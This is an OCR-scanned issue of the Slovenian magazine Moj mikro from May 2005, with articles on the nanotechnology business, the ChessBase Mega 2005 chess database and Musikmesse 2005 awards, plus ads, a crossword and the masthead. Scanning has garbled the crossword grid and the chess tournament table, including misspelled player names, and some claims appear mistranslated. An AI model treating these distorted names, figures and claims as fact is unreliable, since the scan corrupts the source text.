
nanotehnologijo, kar lahko hitro prinese izboljšanja ali inovacije in zaslužek.

Podjetje DuPont je, na primer, razvilo novo sredstvo za **prevleko žic, namenjenih za velike motorje**. Dosedanje prevleke niso bile dovolj kompaktne, ker so med molekulami ostajala prazna mesta, kar se je lahko videlo pod mikroskopom. Nepravilne strukture prevleke so na koncu vodile do prelomov materiala in okvar. Novi nanodelci **Voltron** izpolnjujejo praznine, s čimer ojačijo prevleko in obenem izboljšajo njene izolacijske sposobnosti. Čas med okvarami se je podaljšal za desetkrat, na več kot 1000 ur. Nanotehnološki popravek kakovosti izolacije žic se lahko komu zdi nepomemben, a treba je vedeti, da motorji podjetja DuPont porabijo neverjetnih **65 % ameriške električne energije**, zato podaljšanje njihove življenjske dobe in učinkovitosti zagotovo prinaša ogromne prihranke.



400-kratno povečanje prihodka v šestih letih: napovedi rasti trga nanotehnologij v svetu do leta 2010

Eden najbolj znanih »atomskih« projektov: nanoležaj, sestavljen iz okrog 5000 atomov, ki sta ga skupaj razvila IMM in Xerox.



IGRO VODI KAPITAL

Podjetja, ki uvajajo nanotehnološke inovacije, lahko pritiskajo na celotne industrijske panoge, saj uvajajo nove standarde možnosti in kakovosti, s katerimi se stare tehnologije težko kosajo brez temeljite rekonstrukcije. **Samsung Group** iz Južne Koreje, na primer, namerava v letu 2006 začeti proizvodnjo **TV-zaslonov**, zasnovanih na ogljikovih nanocerkah. Novi zasloni bodo porabljali manj energije in bodo lažji, svetlejši in cenejši. Tehnologija se bo zagotovo hitro razširila tudi med druge proizvajalce, nato tudi na računalniške monitorje ter na koncu na oglasne, informacijske in podobne zaslone. **General Electric** je, na primer, ustanovil nanotehnološki raziskovalni center v Niskayuni, v katerem bo 50 raziskovalcev pokrivalo vsa potencialno zanimiva in donosna področja, od medicinskih pripomočkov do električnih turbin. Višine vloženih sredstev GE zaenkrat noče razkriti. Tudi

Nanotehnologija v industriji

Glade na možnosti je nanotehnološka proizvodnja še vedno na začetku, ker prevladujejo bazične snovi, kot so sredstva za prevleko in kaki barva. V naslednjih dveh desetletjih pa bo nanoprodukcija dosegla vse industrijske veje.


Materiali: Lažji teniški loparji, ki omogočajo boljše rezultate, barve, ki se ne luščijo, prevleka, ki s časom ne spreminja barve – pri večini novih izdelkov niti ne vidimo, kaj je notri »nano«, vidimo le, da so boljši. **Izziv:** Kljub napovedim nekaterih nanodelcev še vedno ni mogoče pridobivati v industrijskih količinah. Pretirana pričakovanja so pogosto boleča. **Pomembni igralci:** 3M, Dow Chemical, DuPont, GE, NanoDynamics, NanoScale Materials, Nasa.

Orodja: Za razvoj nanotehnologij so ključna orodja, brez katerih ostajajo nanodelci inženirjem še vedno nevidni. Prvi zmagovalci v nanotehnologiji so proizvajalci in prodajalci mikroskopov atomske jakosti (atomic force microscopes, AFMs) in strojev za rokovanje z molekulami. **Izziv:** Trg je zaenkrat »živ in zdrav«, treba je nadaljevati z inovacijami. **Pomembni igralci:** Veeco, FEI, NanoInk.

Nanoelektronika: Do leta 2020 bodo pomnilniki dlančnikov in drugih ročnih naprav z nanožicami dosegli nepredstavljive količine terabajtov. Ogljikove nanocerkve so glavni kandidat za zamenjavo tehnologije silicijevih čipov, v trenutku ko bo dosežena njihova fizična meja, okoli leta 2015. Poleg tega lahko nanocerkve oddajajo svetlobo, zato že izdelujejo nanožarnice, na primer za osvetljevanje ploskih zaslonov. **Izziv:** Za prehod s sedanjih prototipov čipov z le nekaj vezij na čipe z milijardami vezij bo treba narediti skok v tehnologiji proizvodnje. **Pomembni igralci:** HP, IBM, Intel, Nano-Proprietary, Nantero, NVE, Samsung, Zettacore.

Energija: Razmeroma poceni nanofilmi obljublajo zajemanje več sončne svetlobe kot današnje fotocelice in lahko sprožijo revolucijo v proizvodnji sončnih panelov. Ogljikove nanocerkve napovedujejo izredne možnosti za izdelavo superelektričnih baterij in skladiščenje vodika, kar bo lahko pripeljalo do učinkovitih gorivnih celic, ki naj bi zamenjale motorje na fosilno gorivo. **Izziv:** Razvoj v laboratorijih bi zahteval veliko časa in tudi denarja. **Pomembni igralci:** Carbon Nanotechnologies, mPhase Technologies, NanoSolar, Nanosys, UltraDots.

Zdravstvena nega: Prenosni laboratoriji bodo omogočali takojšnje analize težav, od sladkorne bolezni do HIV-a. Vgradljivi mikromonitorji, veliko manjši od današnjih srčnih spodbujevalnikov, bodo uporabljali nanomaterialne za pridobivanje energije iz telesa. Ultratančni nanoagenci bodo sposobni ubijati rakave celice z obstreljevanjem krvnih žil, ki hranijo tumorje. **Izziv:** Neinvazivna diagnostična orodja bodo kmalu prišla na trg, če bo podjetjem uspelo prepričati državno upravo, da nanomateriali. vbrizgani v telo, niso škodljivi. **Pomembni igralci:** BioPhan, GE, Johnson & Johnson, LabNow, Nano-kinetics, NASA, Quantum Dot.



Nanotovarne v načrtih: molekularni proizvodni sklop odvaža vodikove atome iz acetilena in nalaga C₂ na verigo premičnih diamantnih blokov (slika iz filma inženirja in animatorja Johna Burcha in pionirja nanotehnologije dr. Erica Dexterja)

Projekt »Pametni prah«: brezžično povezani nanotehnološko izdelani mikrostroji (na sliki primerjani s kovancem) v velikih serijah bodo ustvarjali prostrana omrežja za nadzor temperature, vlage, svetlobe, gibanja in drugega za potrebe meteorologije, medicine ...



za večino drugih podjetij so nanotehnologije zaenkrat predvsem naložba, saj je na začetku težko videti konkretni zaslužek. Izkušnje pa kažejo, da na tem področju praktično ni zgrešenih naložb. Družbe za tvegani kapital so že vložile milijardo dolarjev v nanopodjetja, polovico v zadnjih dveh letih. Vlade razvitih držav vlagajo 4,7 milijarde dolarjev letno, kar je razdeljeno na pri-

bližno enake dele med Severno Ameriko, Azijo in Evropo.

Nanotehnologije, ki so zdaj že v rokah kapitala, še nekaj časa ne bodo napredovale v skokih, temveč so bodo prej počasi vzpenjale na svetovnih trgih. To še zlasti velja za **nanoračunalništvo**, kjer na primer **HP** pričakuje kakovostni preskok s svojimi novimi **nanotehnološkimi platinskimi računalniki**, ki naj bi omogočili razvoj novih arhitektur za »posilicijsko« računalništvo šele v letu 2011. Takrat se bo počasi že zagotovo izgubljalo samo ime »nanotehnologije«, saj bodo nove tehnologije postale tako rutinske in navadne, da bodo raziskovalci neizogibno uvajali nova, konkretnjša imena. Nanotehnologija bo v bližnji prihodnosti zaživela v tisočih izdelkih – v računalništvu, medicini, metalurgiji in drugih področjih, ne glede na to, kako jo bodo poimenovali.

MEGA DATABASE 2005 IME POVE VSE

Podatkovna zbirka ChessBase pomeni za vsakega šahista, ki igra šah z veseljem, ki se želi izpopolnjevati in napredovati v šahu, nekaj, kar preprosto »mora imeti«. Poleg programa Fritz 8 in zbirke ChessBase 9, o katerih smo že pisali v naši rubriki, je naslednje tovrstno orodje najnovejša zbirka Mega Database 2005 ali na kratko Mega 2005.

Piše: Vojko Mencinger


vojko.mencinger@mojmikro.si

DOBER MOJSTER POTREBUJE DOBRA ORODJA

Vprašajte mizarja, zidarja ali vodoinštalaterja – vsak od njih potrebuje dobra orodja, če hoče dobro in hitro opraviti svoje delo. Enako velja za šahiste, tudi oni ne morejo biti izjema. Vsaj če hočejo biti dobri. In kaj prinaša Mega 2005 doberga? **Veliko, zares veliko.** Oglejmo si na kratko nekaj podatkov:


- 2.904.170 partij od leta 1530 do novembra 2004, izbranih in lektoriranih po kakovostnem standardu Chessbase;
- 57.000 komentiranih partij – komentatorji so sami priznani velemejstri,
- popolnoma novo otvoritveno klasifikacijo z več kot 100.000 ključnimi pozicijami,
- neposreden dostop do podatkovne zbirke igralcev – indeks igralcev presega število 180.000, preko 23.000 slik šahistov in šahistk
- klasifikacijo po turnirjih, temah v srednji igri, končnicah,
- lektorja zbirke sta velemejstra dr. Lubomir Ftačnik in Rainer Knaak.

BIGKEY 2005



Nov otvoritveni ključ je ena od glavnih novosti najnovejše zbirke. Ključ ni več narejen v zaporedju od A00 do E99, temveč **na podlagi potez**, kar je bolj intuitivno in šahistom olajša iskanje. Tako imamo najprej navedene poteze belega, ki niso enake 1.c4, 1.e4 ali 1.d4. Zraven poteze so zapisane kode ECO (Encyclopaedia of Chess Openings) in dodatno še

besedilni opis otvoritve. Napredovanje ključa vidimo vsakič, ko pritisnemo na znak +. Ko ta izgine, pomeni, da ni več nobenega podključa in si lahko ogledamo partije. BigKey 2005



je večletno delo avtorja **Joachima Zunkeja**. Poleg tega, da je odpravil napake v prejšnjem ključu, je naredil **veliko izboljšav**:

- v celoti zbirki temelji na ključu Šahovskega Informatorja (EŠO ali ECO),
- vsebuje številne kazalce na transpozicije,
- osnovni ključni imajo, kjer je le mogoče, vključena imena otvoritev, kar je za številne začetnike olajšava,
- ključev z malo partijami ali celo brez partij ni,
- ključ s preveč partijami so razdeljeni v podključe,
- kakovost klasifikacij je bistvena izboljšana.

Lastniki programa ChessBase 9.0 imajo še eno prednost, ko delajo z BigKeyem 2005. CB 9.0 je sposoben upoštevati, **katera stran je na potezi**, ko išče po ključu. Prvič je izločena možnost napake »stran na potezi«. Avtor je ta novi ključ poimenoval SuperKey.

NAMESTITEV

Mega 2005 dobimo na **DVD-ju**, saj CD ne zadošča več za vse podatke. Če želite imeti hiter dostop do podatkov, je najbolje, da si Mega 2005 **namestite na trdi disk**. To morate storiti tako za partije (545 MB) kot tudi za zbirko šahistov z vsemi slikami (310 MB).

TURNIRSKÉ TABELÉ, DOSJEJI IGRALCEV ...


Poskrbljeno je, da so **pomembni turnirji vneseni v celoti** z vsemi partijami. Tako je izdelava turnirskih tabel zelo enostavna. En sam klik na rezultat v tabeli in že lahko pregledate partijo. Hitro lahko vidimo tudi **dosjeje igralcev**, z vrhunci

Linares 21st 2004

	1	2	3	4	5	6	7			
1	Krumpholtz, Vladimir	2777	+5	**	-	-	1	-	1	7.0 / 12
2	Knaparov, Garry	2531	-57	-	**	-	-	1	-	6.5 / 12 35.00
3	Leko, Peter	2722	+40	-0	-	**	**	1	-	6.5 / 12 37.50
4	Radjabov, Teimour	2656	+88	-	-	-	0	**	-	6.0 / 12 35.25
5	Topalov, Veselin	2735	-4	0	-	-	-	**	-	6.0 / 12 35.00
6	Shirov, Alexei	2736	-63	-	-	-	0	1.0	-	5.0 / 12 30.75
7	Vallejo Pons, Francisco	2663	+21	-	-	0	-	-	-	5.0 / 12 30.75

Poravnaje Elo: 2771 <=> Cat: 20
gn = 3.96 m = 7.56
(42 Partije)

v karieri in diagramom ELO-ratinga kot tudi otvoritveni repertoar. Ta nam je še posebej koristen pri pripravi na nasprotnika, saj lahko hitro vidimo, v kateri otvoritvi je določen šahist šibak.



Mega 2005 pa ni le za pregled otvoritev, temveč ima izjemno lepo razdelan ključ **središ-njic, kombinacij in predvsem končnic**. Če vas zanima, kako je treba igrati končnico T+L : T,

Tabela	File	igralci	turnirji	končnice	VI	Diage	Obzorne	Splošne	Taktika	Stranice	Končnice
+>	PA	Pawn Endings		Bauernendspiele							
+>	PR	Pure Rook Endings		Reine Turmendspiele							
+>	R	Rock vs. Other Pieces		Gemischte Turmendspiele							
+>	RM	Rock and Minor Pieces		Turm und Leichtfigur							
+>	RR	Two rooks		Zwei Turme							
+>	RQ	Pure Queen Endings		Reine Damenendspiele							
+>	Q	Queen vs. Other Pieces		Gemischte Damenendspiele							
+>	QM	Queen and One Piece		Dame und Figur							
+>	OM	One Minor Piece		Eine Leichtfigur							
+>	OMM	Two Minor Pieces		Zwei Leichtfiguren							
+>	Endgame CD	Five Piece Pawnless		Funfstuecker ohne Bauern							
+>	CD Volume 1										
	PA	:	PR								
	RR	:	RQ								
	RR	:	R								
	RR	:	RM								
	RR	:	RR								
	RR	:	RQ								
	RR	:	Q								
	RR	:	QM								
	RR	:	OM								
	RR	:	OMM								
	RR	:	Endgame CD								
	RR	:	CD Volume 1								

si lahko ogledate številne primere iz zbirke. Od skupno 1159 takšnih končnic jih je močnejša stran dobila skoraj polovico! To pomeni, da je sicer teoretsko remi končnico še kako koristno igrati do konca, tudi če smo šibkejša stran.

SKLEP

Če se po dobrem orodju pozna dober mojster, potem je Mega 2005 nekaj, kar ne sme manjkati v vaši šahovski zbirki. Cena se giblje **od 30 evrov** za nadgradnjo z Mege 2004 za naročnike revije ChessBase Magazin, **do 150 evrov** za tiste, ki še nikoli niso kupili zbirke Mega. Funkcije, ki vam jih ponuja Mega 2005, so tako bogate, da vas bodo zaposlile in zabavale vse do konca leta 2005.

GENS UNA SUMUS

MUSIKMESSE 2005 GLASBENI ZMAGOVALCI

Leto je naokoli in spet je za nami še eden izmed največjih in najboljših sejmov glasbil ter profesionalne zvočne (in svetlobne) opreme Musikmesse, ki se vsako pomlad odvija v Frankfurtu.

Piše: Igor Matičič

igor.maticic@mojmikro.si

Letošnjega si je ogledalo približno 93.000 obiskovalcev, ki so imeli priložnost videti proizvode oz. storitve kar 2250 razstavljavcev iz 53 držav. Vsekakor sejem v Evropi nima nobene prave glasbenosejmske konkurence, vendar pa ga organizatorji s temi zavirljivimi številkami skušajo predstaviti tudi kot glavni svetovni dogodek tega področja. Konkurenca ameriškega sejma NAMM je sicer precej huda, a to na našem koncu sveta niti ni tako pomembno.

Poglejmo si nekaj zanimivosti, ki so jih razstavili na sejmu. Vsako leto na sejmu predstavniki različnih glasbeno-zvočnih revij (letos jih je bilo 58) glasujejo za najboljše izdelke, predstavljene na sejmu, in sicer v različnih kategorijah. Izbor glasbenih izdelkov bom prepustil omenjenim demokratičnim metodam in tako boste tokrat za spremembo odrešeni izbora po mojem okusu ...

NAJBOLJ INOVATIVEN IZDELEK

Za začetek predstavimo posebno kategorijo najbolj inovativen izdelek, kjer lahko sodelujejo vsi glasbeni izdelki, se pravi od levega hrošča zvočne programske opreme, pa do desnega vijaka na dvojnem pedalu basovskega bobna. Zmagovalec v tej kategoriji je postala programska oprema **Apple GarageBand 2.0**. Hja, Apple in pri nas bolj priljubljeni sistemi Windows pač ne jadrarajo z istim vetrom, zato samo povejmo, da je to še ena izmed skladovnic **hitro sestavljajoče se glasbe** na osnovi zvočnih vzorcev, zank, zvočnih stez in drugega, ki pa naj bi delovala po načelu »zelo prijazno, hitro in preprosto za uporabnika«. Kar je seveda zelo pohvalno. Sicer pa boste podobna, prijaznejša orodja za Windows, našli v programih, kot so Cakewalk Kinetic, Sonic Foundry Acid, Propellerhead Reason ...

KITARSKI ZVOČNI UČINKI

Naslednja zanimiva kategorija so škatlice različnih kitarških zvočnih učinkov, kjer je nesporni zmagovalec postal izdelek izjemnih sposobnosti **PODxt-Live**. Seveda je to nadgradnja že obstoječega zmagovalca proizvajalca Line 6, ki poleg transformacije (sedaj v obliki namenjeni nožnemu upravljanju) ponuja cel

Delovna postaja Korg OASYS, 76 tipk



arsenal kvalitetnih modulacij legendarnih pedal (80), ojačevalcev (36), zvočnikov (24) in še marsičesa, da o neskončnih kombinacijah niti ne govorim.

Za preglednost skrbi velik 10,4-palčni zaslon, ki je seveda v skladu s Korgovo tradicijo občutljiv na dotik (TouchView).



Zmagovalec v kategoriji kitarških zvočnih učinkov PODxt Live

KITARSKÉ STRUNE

Če smo že pri opremi kitaristov, se ustavimo za trenutek še pri tako malenkostnih, pa vendar tudi izjemno pomembnih stvareh, kot so kitarške strune. Nesporni zmagovalec v tej kategoriji so seveda strune **Elixir Nanoweb**, ki vsaj trikratno olajšajo delo tistim brenkačem, ki pogosto menjavajo strune. So namreč veliko odpornejše (imajo ovoj iz posebnega materiala) na korozijo in druge vplive kot pa strune, izdelane po doslej znanih postopkih. Pogostost menjavanja strun se tako nekajkrat zmanjša. Cena je seveda višja od navadnih strun, glede zvoka pa so stvari vedno relativne – nekaterim je zvok teh strun všeč, drugim pač ne.

KLAVIATURE DELOVNE POSTAJE

V kategoriji klaviatur delovnih postaj nedvomno izstopa **Korgov OASYS**, ki združuje veliko novodobnih tehnologij (med drugim Karma), ki so jih pri tem proizvajalcu z vso uspešnostjo ponudili v zadnjem obdobju. Hkrati pa tudi nadaljuje z inovacijami in združevanjem različnih komponent v eni delovni postaji. Tako je OASYS lahko vzorčevalnik, MIDI-sekvenčnik, 16-stezni snemalnik zvoka, sintetizator, zvočni učinek studijske kakovosti

ali pa CD-pekač. Kratice OASYS namreč pomenijo **Open Architecture Synthesis Studio**, kar bi lahko primerjali z osebnim računalnikom, v katerem si sestavimo orodja po lastnih željah. OASYS seveda vsebuje izredno zmogljiv procesor, sistem pa deluje na osnovi Linux.


SNEMALNA PROGRAMSKA OPREMA

Zanimiv je tudi rezultat izbora v kategoriji snemalne programske opreme (kompleksni MIDI/avdio-sekvenčniki), kjer med prvimi tremi tokrat presenetljivo ni Steinbergovega Cubasea SX. Vodilna mesta so namreč zasedli **Apple Logic PRO 7**, Cakewalk SONAR 4, ter Able-

ton Live 4. Sta pa zato dva druga Steinbergova izdelka pristala pri vrhu kategorije orodij za obdelavo **prostorskega zvoka**: **Nuendo 3** in **Wavelab 5**.

STUDIJSKI MIKROFONI

Da profesionalci (kar glasovalci tega izbora vsekakor so) še vedno prisegajo na že dolgo preverjene znamke (in ne na poceni kopije iz Kitajske), dokazuje rezultat v kategoriji studijskih mikrofonov, kjer so na prvih mestih znamke AKG, Neumann in Schoeps. Zmagovalec izbora **AKG C414 B-XLII** je ena izmed najnovjših revizij tega legendarnega mikrofona, ki se v studiih pojavlja že desetletja in vedno znova prinaša kakovostne rezultate. Izboljšanja so seveda s področja večje občutljivosti, manjšega lastnega šuma, povečanega maksimuma jakosti zvoka in še nekatere druge, seveda ob pomembnem dejstvu: legendarni zvočni značaj tega mikrofona je ostal takšen kot pri njegovem predniku.



Ob pogledu na bogato opremo današnjega Mojega mikra z oglasi se mi je utrnil spomin na dogodek iz prazgodovinskih časov te revije. Oglasna služba podjetja, ki je začelo izdajati Moj mikro, je povsem odpovedala in prva številka skoraj ni premogla poštenega oglasa. Kot glavnega urednika me je to pogrelo in z dobrim znanecem Francetom Logondrom sva vzela stvari v svoje roke: naslednja številka je "pokala" od oglasov. Posledica: v oglasni službi so ponoreli in mene je šefica revij nameravala gladko postaviti pred disciplinsko komisijo. Nazadnje je prevladala zdrava pamet, bil sem oproščen, Logonder pa je bil imenovan za mojega uradnega zbiralca oglasov. Pa še to: šefica revij je bila legendarna novinarka in urednica Bernarda Jeklin.

@

Majska številka izpred desetih let se glede oglasov kar lahko kosa z današnjo (čeprav ni bilo več ne Logondra ne moje malenkosti). Ne manjka niti kazalo oglaševalcev, kar dober ducat je celostranskih reklam, majhnih pa se sploh ne splača prešteti. In vstavljen je kartonski list, ki ga je mogoče iztrgati: to je INFORMACIJSKA KARTICA MIKRO, ki je hkrati naročilnica; z informacijsko kartico pa je bilo mogoče zastoj dobiti podrobnejše podatke o kateremkoli izdelku, predstavljenem v oglasih. (To prakso so nadaljevali vse do konca letnika.)

@

Naj omenim samo največje oglase: Novi Think Pad 701 C; Magnetno optični mediji, na prodaj v Avstriji; 3M grafoskopi; Maj 95, Trgovina na obisku, Alpress d.o.o.; 3M mediji za popolno varnost podatkov, Mladinska knjiga; Monitorji EIZO...

@

In še osvežitev te oglasne pustote: *Naši ljudje od A do Ž*. Časopisna hiša Delo je namreč podarila celo stran Fakulteti za družbene vede. Kot znak podpore njenim naporom pri delu z več kot "dva tisoč naših diplomantov, magistrov ali doktorjev znanosti". In na tej strani Mojega mikra so nanizani ducati imen! Prav zabavno jih je danes pregledovati, kajti mnoga po desetih letih veliko pomenijo. Izluščili jih bomo samo nekaj... Igor Evgen Bergant, Pavle Čelik, Pavel Gantar, Janez Janša, Miša Molk, Izток Simoniti, Danilo Slinnik, Zoran Thaler, Stojan Žitko, Ilinka Todorovski...

@

Naj mi neizluščeni oprostijo! Vsekakor so oglasi včasih tudi zabavni, mar ne?

Vilko Novak Čipči

Modeli 1.8 (175kW) - 2.0 (175kW) - 2.0 (144kW) - 2.0 (144kW) - 2.0 (144kW)

OMEJENA SERIJA!

STILO

FIAT STILO SCHUMACHER

1.8 Multijet 16v 103 kW (140 KM)
2.4 20v 125 kW (170 KM)

- Kit Šander - prednji in zadnji odbijač, obrabo prajov in zadnji spojler
- Športne aluminijaste stopalke
- 17-palčna lita platišča s pnevmatikami 215/45 - Abarth
- ABS z EBD, ESP z ASR in MSR
- Okrejeni varnostni blazini
- Samodejna dvopodročna klimatska naprava s tipalom za kakovost zraka
- Autoradio s predvajalnikom zvočnikov in zapisa v formatu MP3
- Audio sistem z ojačevalnikom, 8 zvočnikov in nakotonski zvočnik
- Volanski obroč s usnjeno tipkami za upravljanje autoradia
- Paket estetskih izboljšav v notranjosti
- Posodena barva "Adele Ferrari"
- Ostevilčena aluminijasta ploščica "MS limited edition"

FIAT STILO BARONE

1.8 (175kW) - 2.0 (175kW) - 2.0 (144kW) - 2.0 (144kW) - 2.0 (144kW)

- Ostevilčena barva in odbijač športar
- 17-palčna lita platišča s pnevmatikami 215/45
- ABS z EBD, ESP z ASR in MSR
- Ostevilčeni varnostni blazini
- Samodejna dvopodročna klimatska naprava s tipalom za kakovost zraka
- Autoradio s predvajalnikom zvočnikov in zapisa v formatu MP3
- Volanski obroč s usnjeno tipkami za upravljanje autoradia
- Paket estetskih izboljšav v notranjosti
- Posodena barva "Adele Ferrari"
- Ostevilčena aluminijasta ploščica "MS limited edition"

AVTOKOMERCI J.J. RYTO TRGOVINA J.J.
Dunjska 117, Ljubljana

FIAT
obnovljeno-čistopetno!



VAS JE STRAH STRELE?

... in uničenja video naprav, telefona, radia, televizijskega sprejemnika, računalnika? Vreme je nestabilno, velikokrat »treska« ... in uničuje električne aparate, telefone ...

Strahu pred uničenjem vaših naprav je lahko že jutri konec. Kar nekaj časa tudi v Sloveniji lahko kupujete prenapetostne zaščite nizozemskega podjetja BELKIN, ki imajo DOŽIVLJENJSKO GARANCIJO, prav tako pa GARANCIJA velja za naprave, ki bi se pri tem morebiti uničile. Maksimalno zaščito vaših naprav pred prenapetostnimi sunki si lahko zagotovite za do 8 vtičnic, za antene za TV/VIDEO/AVDIO, ISDN in navadne telefonske linije.

MOJ MENIO	GESLO V VSEH OZNAČENIH POLJIH	PRIPADNICA ITALCEV	KRALJI ZVALI	OČRT, OPIŠ	DRAGO GOLOBI			BE ČRKE Z	POGOST DEL AVABSDH IREIN	GRAFIČNI VLOČEK V SVINČNIKU	SATELITSKO MESTO NAGOLJE	SL. GLED IGRALEC	TRIK, PREVAHA
PULZ UTIP					BRNO PODROČJE								
TEHOČNA ZA OBRANO					KOBLJI IN LADIC NIZOZEMSLIKI								
ZONA GRŠ. NET. JURAJA DNEVJA								DELO NA NRET LU PR. PRBC GEORGEŠ					
NAJEL LAVIČ								GEN. SCHI. ZD (KOFI) GRŠ. NET. SODNI					
NEZNAJNA V BATE- BATTIN						ŠPANSKO MESTO					OTILJA (NRAJSE)		
NAJ UBRILN NAJVE					STARO ZELEZO AS PIR KARTAN						INCL. EDEN MESTO V BRADLU		BOGATEK KČENJU
AVTOR: ALEX- SANDAR SUJDOVIČ													
DOMIZ OSRIBO ZA UČENCE													
KEBČONA PRVINA (Jank Ča)													
NAHE- DORSKO KOLLO													
ORGAN ZA VOH													
URADNI SPIS													

Izid žrebanja nagradne križanke iz 4. številke Mojega mikra - **GESLO: ŽELODČNE TEŽAVE REŠI RUPURUT**
Denarni nagradi po 9.000 SIT podarja Bayer Pharma, d.o.o.
Izžrebana sta bila: **Marko Pogačar**, Verd 2, 1360 Vrhnika in **Martina Mauko**, Mele 43, 9252 Radenci (poštnino plača nagrajenec).

Ime in priimek: _____
Naslov: _____

moj mikro Davčna številka: _____

GESLO: _____

Rešite križanko, črke z označenih polj pa vpišite v kupon. Dobite geslo, ki je rešitev nagradne križanke. Kupon izrežite in ga najpozneje do **23. maja**, pošljite na naslov:
Uredništvo revije Moj mikro, Dunajska 5, 1509 Ljubljana
Pripišite tudi svojo davčno številko.
Rešitve in zahtevane podatke lahko pošljete tudi na: info@mojmikro.si

Podjetje ALTERNA, d.d. bo 3 izžebancem, ki bodo napisali pravilno nagradno geslo iz križanke, podarilo prenapetostno zaščito v vrednosti 7.640 SIT.

moj mikro
izhaja vsak prvi torek v mesecu
letnik 21,
številka 5, maj 2005

IZDAJA:
DELO REVIJE, d. d.
Dunajska 5, 1509 Ljubljana
www.delo-revije.si
DIREKTOR: Andrej Lesjak

UREDNIŠTVO:
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 82 61
faks: (01) 473 81 69, 473 81 09
e-pošta: mojmikro@delo-revije.si

GLAVNI UREDNIK: Marjan Kodelja
ODGOVORNI UREDNIK: Zoran Banovič
POMOČNIKA GLAVNEGA UREDNIKA:
Zlatko Matič in Milan Simičič
UREDNIK: Jaka Mele
UREDNIK FOTOGRAFIJE:
Alan Orlič Belšak
LIKOVNA ZASNOVA: Andrej Mavsar
TEHNIČNI UREDNIK: Andrej Mavsar
REDAKTOR:
Slobodan Vujanović

OGLASNO TRŽENJE:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 11
faks: (01) 473 81 29
e-pošta: marketing@delo-revije.si

KOLPORTAŽA:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 20
faks: (01) 473 82 53

NAROČNINE:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 23, 473 81 24
faks: (01) 473 82 53
e-pošta: narocnine@delo-revije.si

Posamezni izvod stane 980 SIT.
Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročnina velja do vašega preklica.

Naročnina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 127 USD, 167 AUD.
Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti.
Nenaročenih besedil in fotografij ne vračamo.

DIGITALNA OBDELAVA FOTOGRAFIJ IN OSVETLJEVANJE:
Delo Repro, d. o. o.
Dunajska 5, Ljubljana
TISK: Delo Tiskarna, d. d.
Dunajska 5, Ljubljana

april 2005
natisnjeno
v 8 500 izvodih.



MOJ MIKRO



DARILO ZA NOVE NAROČNIKE

Če se naročite na Moj mikro, bo sveža številka s priloženim CD-jem vsak prvi torek v mesecu v vašem nabiralniku. Pa ne samo to: ob naročilu dobite tudi darilo!

Pohitite, daril je omejeno število!

Celeletna naročnina
(11 številok): 10.780 SIT

Pokličite ob delavnikih
od 8. do 16. ure ali pustite naročilo
na glasovni pošti:

01/ 473 81 35,
01/ 473 81 24,

pošljite faks: 01/ 473 82 53
ali e-mail na narocnine@delo-revije.si



USB disk TakeMS 128MB

- kompaktna oblika - dolžina 5,5 cm
- USB 2.0, 5 let garancije

